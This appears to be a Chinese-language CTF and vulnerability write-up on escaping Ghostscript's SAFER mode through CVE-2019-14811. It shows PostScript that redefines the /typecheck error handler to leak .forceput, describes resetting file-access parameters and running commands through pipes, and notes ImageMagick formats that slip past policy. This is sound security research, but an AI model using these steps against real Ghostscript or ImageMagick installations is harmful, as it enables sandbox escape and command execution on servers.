errordict {exch ==only ( ) print ===} forall quit
```



```
GS>errordict {exch ==only ( ) print ===} forall quit
/undefinedfilename {/undefinedfilename -packedarray- --exec--}
/rangecheck {/rangecheck -packedarray- --exec--}
/invalidexit {/invalidexit -packedarray- --exec--}
/configurationerror {/configurationerror -packedarray- --exec--}
/timeout {/timeout /timeout -packedarray- --exec--}
/ioerror {/ioerror -packedarray- --exec--}
/execstackoverflow {/execstackoverflow -packedarray- --exec--}
/invalidid {/invalidid -packedarray- --exec--}
/undefinedresult {/undefinedresult -packedarray- --exec--}
/stackoverflow {/stackoverflow -packedarray- --exec--}
/invalidfileaccess {/invalidfileaccess -packedarray- --exec--}
/dictfull {/dictfull -packedarray- --exec--}
/undefinedresource {/undefinedresource -packedarray- --exec--}
/typecheck {/typecheck -packedarray- --exec--}
/limitcheck {/limitcheck -packedarray- --exec--}
/interrupt {/interrupt /interrupt -packedarray- --exec--}
/handleerror {/.printerror --.systemvar-- --exec--}
/unmatchedmark {/unmatchedmark -packedarray- --exec--}
/stackunderflow {/stackunderflow -packedarray- --exec--}
/invalidfont {/invalidfont -packedarray- --exec--}
/dictstackoverflow {/dictstackoverflow -packedarray- --exec--}
/unregistered {/unregistered -packedarray- --exec--}
/undefined {/undefined -packedarray- --exec--}
/nocurrentpoint {/nocurrentpoint -packedarray- --exec--}
/invalidaccess {/invalidaccess -packedarray- --exec--}
/VMerror {/VMerror -packedarray- --exec--}
/syntaxerror {/syntaxerror -packedarray- --exec--}
/invalidrestore {/invalidrestore -packedarray- --exec--}
/dictstackunderflow {/dictstackunderflow -packedarray- --exec--}
/invalidcontext {/invalidcontext -packedarray- --exec--}
```

由于ghostscript允许修改原生的这些error
handle，因此我们可以通过修改这些error然后在存在forceinput的过程中精准触发error的方法来完成对forceput的泄漏。


这也是Taviso接下来的几个issue中提到的主要内容。

接下来，我通过对Tokyo Western在今年ctf中对于CVE-2019-14811
exp的编写为例，来具体解释上述提到的攻击方法。原始的poc可以参考https://gist.github.com/hhc0null/82bf2e57ac93c1a48115a1b4afcde706

我把不需要的部分去除，只留下比较精简的部分放在了这里：https://gist.github.com/rebirthwyw/d401fc375620d4497cc993045736a168
，接下来也会以这个poc为依据来解释。

CVE-2019-14811 分析


首先我们确定在.pdf_hook_DSC_Creator存在有forceput指令。



```
/.pdf_hook_DSC_Creator
{
  % If the Creator is PScript5.dll, disable the 32 /FontType resource for
  % handling GlyphNames2Unicode. Since /FontType category can't redefine,
  % we can do only with redefining the operator 'resourcestatus'.
  systemdict  /.pdf_hooked_DSC_Creator .knownget
  {
    {//false}{//true} ifelse
  }
  {
    //true
  } ifelse

  {
    /WantsToUnicode /GetDeviceParam .special_op {
      exch pop
    }{
      //true
    }ifelse
    {
      /Creator .knownget {
        (PScript5.dll) search {
          pop pop
          systemdict /resourcestatus dup
          { dup /FontType eq 2 index 32 eq and {
              pop pop //false
            } {
              resourcestatus
            } ifelse
          } bind .makeoperator .forceput
          systemdict /.pdf_hooked_DSC_Creator //true .forceput
        } executeonly if
        pop
```

由于.pdf_hook_DSC_Creator命令也无法直接被我们使用，因此需要从.pdfdsc中先提取出.pdf_hook_DSC_Creator。




```
/.pdfdsc_dict 2 dict def
/.pdfdsc {  % <file> <DSC string> <dsc dict> [<prev proc>] .pdfdsc -
  0 get dup //null ne { 4 copy exch pop exec pop } { pop } ifelse 3 -1 roll pop
                        % Stack: <dsc string> <dsc dict>
  20 .localvmdict 1 index { 3 copy put pop pop } forall
  3 -1 roll .parse_dsc_comments % <dsc dict> <dict> <type>
  1 index //.pdf_hook_DSC_Creator exec
  dup /NOP ne 2 index length 1 gt or {  % Skip unparsed comments
    PDFWRDEBUG { (**** DSC comment: ) print dup //== exec 1 index === flush } if
    exch mark 4 1 roll {
                        % mark <key1> <value1> ... <dsc dict> <type> <key> <value>
      3 index 2 index known {   % Skip the DSC_struct entry
        pop pop
```

{}包裹的作为一个元素，所以可以发现.pdf_hook_DSC_Creator是第25个元素，因为过程在栈上是作为数组展开的，因此只要`systemdict /.pdfdsc get 24 get`即获得了.pdf_hook_DSC_Creator的一个引用。

关注.pdf_hook_DSC_Creator的逻辑，当你调用`null .pdf_hook_DSC_Creator`时，会在`/Creator .knownget`处发生第一次`/typecheck`的error，然后在`(PScript5.dll) search`处发生第二次`/typecheck`的error。具体的说，可以通过修改errordict对于`/typecheck`的处理来判断。

比如这样的方法


```
/typecheckcount 0 def
errordict /typecheck {
 /typecheckcount typecheckcount 1 add def
 typecheckcount 1 eq {
   ==
 } if
 typecheckcount 2 eq {
   == ==
 } if
} put
```



```
GS>errordict {exch ==only ( ) print ===} forall
/undefinedfilename {/undefinedfilename -packedarray- --exec--}
/rangecheck {/rangecheck -packedarray- --exec--}
/invalidexit {/invalidexit -packedarray- --exec--}
/configurationerror {/configurationerror -packedarray- --exec--}
/timeout {/timeout /timeout -packedarray- --exec--}
/ioerror {/ioerror -packedarray- --exec--}
/execstackoverflow {/execstackoverflow -packedarray- --exec--}
/undefinedresult {/undefinedresult -packedarray- --exec--}
/stackoverflow {/stackoverflow -packedarray- --exec--}
/invalidfileaccess {/invalidfileaccess -packedarray- --exec--}
/dictfull {/dictfull -packedarray- --exec--}
/undefinedresource {/undefinedresource -packedarray- --exec--}
/typecheck {/typecheckcount typecheckcount 1 add def typecheckcount 1 eq {== ==} if typecheckcount 2 eq {==} if}
/limitcheck {/limitcheck -packedarray- --exec--}
/interrupt {/interrupt /interrupt -packedarray- --exec--}
/handleerror {/.printerror --.systemvar-- --exec--}
/unmatchedmark {/unmatchedmark -packedarray- --exec--}
/stackunderflow {/stackunderflow -packedarray- --exec--}
/invalidfont {/invalidfont -packedarray- --exec--}
/dictstackoverflow {/dictstackoverflow -packedarray- --exec--}
/unregistered {/unregistered -packedarray- --exec--}
/undefined {/undefined -packedarray- --exec--}
/nocurrentpoint {/nocurrentpoint -packedarray- --exec--}
/invalidaccess {/invalidaccess -packedarray- --exec--}
/VMerror {/VMerror -packedarray- --exec--}
/syntaxerror {/syntaxerror -packedarray- --exec--}
/invalidrestore {/invalidrestore -packedarray- --exec--}
/dictstackunderflow {/dictstackunderflow -packedarray- --exec--}
/invalidcontext {/invalidcontext -packedarray- --exec--}
GS>
```

可以看到`/typecheck`的error处理已经被改变。

在`(PScript5.dll) search`处发生第二次`/typecheck`的error时，我们可以看到栈上的内容是这样的



```
root@35e5dea09b51:~# gs -dSAFER 2.ps
GPL Ghostscript 9.27 (2019-04-04)
Copyright (C) 2018 Artifex Software, Inc.  All rights reserved.
This software is supplied under the GNU AGPLv3 and comes with NO WARRANTY:
see the file COPYING for details.
/--.pdf_hook_DSC_Creator--
/--.pdf_hook_DSC_Creator--
{(PScript5.dll) --search-- {--pop-- --pop-- systemdict /resourcestatus --dup-- {--dup-- /FontType --eq-- 2 --index-- 32 --eq-- --and-- {--pop-- --pop-- false} {--resourcestatus--} --ifelse--} --bind-- --.
makeoperator-- --.forceput-- systemdict /.pdf_hooked_DSC_Creator true --.forceput--} --executeonly-- --if-- --pop--}
[+] A candidate for .forceput operator found!\n[*] Overwriting several flags to escape from Safer Mode...\n[-] Could not escape from Safer Mode.\nGS<1>
```

```
{(PScript5.dll) --search-- {--pop-- --pop-- systemdict /resourcestatus --dup-- {--dup-- /FontType --eq-- 2 --index-- 32 --eq--
```

首先，上述的内容是栈上的第二部分内容（第二个`==`的输出）。

```
{--pop-- --pop-- systemdict /resourcestatus --dup-- {--dup-- /FontType --eq-- 2 --index-- 32 --eq-- --and-- {--pop-- --pop-- f
```

这是第二部分内容中的第三段，{ }中的内容是看做一部分的，因此`--.forceput--`是这段内容的第九个。

所以我们可以通过`1 index 2 get 8 get`来获得栈上的`--.forceput--`。

poc的第一部分获取forceput到此结束，第二部分在前面已经提过了就是重新设置userparams的文件访问控制参数。

最后一部分就是命令执行的部分，这在前文也已经提过了，就是采用了file可以使用pipe的方式来完成的。


通过CVE-2019-14811，我们可以明白，只要有某一个分支中存在没有被设置为executeonly的forceput命令，我们就可以通过触发errordict中存在的error handle来泄漏forceput命令。

正因如此，我们通过Taviso的issue可以发现，ghostscript官方提供的patch多次被他绕过，无法完全根除这样的问题。

而这也促使ghostscript官方完全更新了自己的SAFER模式，通过这种方式来进行防御。

现在的ghostscript

打开最新版本的ghostscript的源码，我们可以发现，如今的SAFER模式采用了以下方式来防御（代码在`Resource/Init/gs_init.ps`）




```
/.lockfileaccess {
  [
    //tempfilepaths (*) .generate_dir_list_templates
    /FONTPATH .systemvar (*) .generate_dir_list_templates
    /level2dict where {
        pop
        % Default resources :
      [ currentsystemparams /GenericResourceDir get] (*) .generate_dir_list_templates
    } if
    /LIBPATH  .systemvar (*) .generate_dir_list_templates
    currentuserparams /ICCProfilesDir known {
      [currentuserparams /ICCProfilesDir get] (*)
      .generate_dir_list_templates
    } if
  ] {/PermitFileReading exch .addcontrolpath} forall

  [
    //tempfilepaths (*) .generate_dir_list_templates
  ] {/PermitFileWriting exch .addcontrolpath} forall

  [
    //tempfilepaths (*) .generate_dir_list_templates
  ] {/PermitFileControl exch .addcontrolpath} forall

  .activatepathcontrol
} bind def
```

如今采用`/.lockfileaccess`来设置SAFER模式，现在的`.addcontrolpath`直接将访问控制权限中的路径设置在了全局的结构体中，不再采用userparams来是设置访问



`<name> <string> .addcontrolpath`
Adds a single path to the file access control lists.

The <name> parameter can be one of:


- `/PermitFileReading`
- `/PermitFileWriting`
- `/PermitFileControl`

Whilst the string parameter is the path to be added to the requested list.


NOTE: Any attempt to call this operator after .activatepathcontrol has been called will result in a `Fatal` error, and the interpreter will immediately exit.

`.activatepathcontrol`
Activates file access controls. Once activated, these access controls remain in place until the interpreter shuts down.

我们可以在源码中轻松地看到`addcontrolpath`改动了结构体的一个变量的值。



```
static int zactivatepathcontrol(i_ctx_t *i_ctx_p)
{
    gs_activate_path_control(imemory, 1);
    return 0;
}
```



```
typedef struct {
    void *monitor;
    int refs;
    gs_memory_t *memory;
    FILE *fstdin;
    FILE *fstdout;
    FILE *fstderr;
    gp_file *fstdout2;       /* for redirecting %stdout and diagnostics */
    bool stdout_is_redirected;  /* to stderr or fstdout2 */
    bool stdout_to_stderr;
    bool stdin_is_interactive;
    void *caller_handle;     /* identifies caller of GS DLL/shared object */
    void *custom_color_callback;  /* pointer to color callback structure */
    int (GSDLLCALL *stdin_fn)(void *caller_handle, char *buf, int len);
    int (GSDLLCALL *stdout_fn)(void *caller_handle, const char *str, int len);
    int (GSDLLCALL *stderr_fn)(void *caller_handle, const char *str, int len);
    int (GSDLLCALL *poll_fn)(void *caller_handle);
    ulong gs_next_id; /* gs_id initialized here, private variable of gs_next_ids() */
    /* True if we are emulating CPSI. Ideally this would be in the imager
     * state, but this can't be done due to problems detecting changes in it
     * for the clist based devices. */
    bool CPSI_mode;
    int scanconverter;
    int act_on_uel;

    int path_control_active;
    gs_path_control_set_t permit_reading;
    gs_path_control_set_t permit_writing;
    gs_path_control_set_t permit_control;
    gs_fs_list_t *fs;
    /* Ideally this pointer would only be present in CAL builds,
     * but that's too hard to arrange, so we live with it in
     * all builds. */
    void *cal_ctx;

    /* Stashed args */
    int arg_max;
    int argc;
    char **argv;
} « end {anongs_lib_ctx_core_t} »  gs_lib_ctx_core_t;
```

因此，除非能修改到这个标志位，我们无法再对文件的访问控制再做任何的修改。

如果要验证你当前的ghostscript版本是否已经启用了新的SAFER（新版本的ghostscript默认就会启用SAFER模式），你只需要尝试调用`.addcontrolpath`命令即可。

```
[ (/tmp) ] {/PermitFileWriting exch .addcontrolpath} forall
```


貌似在当前的ubuntu和debian中都还没有更新ghostscript的这个新的SAFER，我在docker中拉去最新的ubuntu和debian都未成功触发直接退出解释器的情形。

imagemagick解析

Tokyo Western的ctf中采用了官网推荐方式来实现对ps解释器的限制。

> As of ImageMagick version 7.0.8-11, you can set a module security policy. For example, to prevent Postscript or PDF interpretation, use:
>
> ```
> <policy domain="module" rights="none" pattern="{ps,pdf,xps}/>
> ```

众所周知，imagemagick采用读取文件头的方式来判断文件采用什么方式去解析这个文件，如果查看delegates.xml，的确会发现对应采用ps解释器的文件类型都被禁止了。https://imagemagick.org/script/formats.php 中对于格式的详细说明，就会发现还有很多漏网之鱼。通过`identify -list format`命令可以快速查找所有的支持格式。



```
</policymap>root@5baa358157a7:/etc/ImageMagick-6# identify -list format|grep ps
     EPDF  PDF       rw-   Encapsulated Portable Document Format
      EPI  PS        rw-   Encapsulated PostScript Interchange format
      EPS  PS        rw-   Encapsulated PostScript
     EPS2  PS2       -w-   Level II Encapsulated PostScript
     EPS3  PS3       -w+   Level III Encapsulated PostScript
     EPSF  PS        rw-   Encapsulated PostScript
     EPSI  PS        rw-   Encapsulated PostScript Interchange format
      EPT  EPT       rw-   Encapsulated PostScript with TIFF preview
     EPT2  EPT       rw-   Encapsulated PostScript Level II with TIFF preview
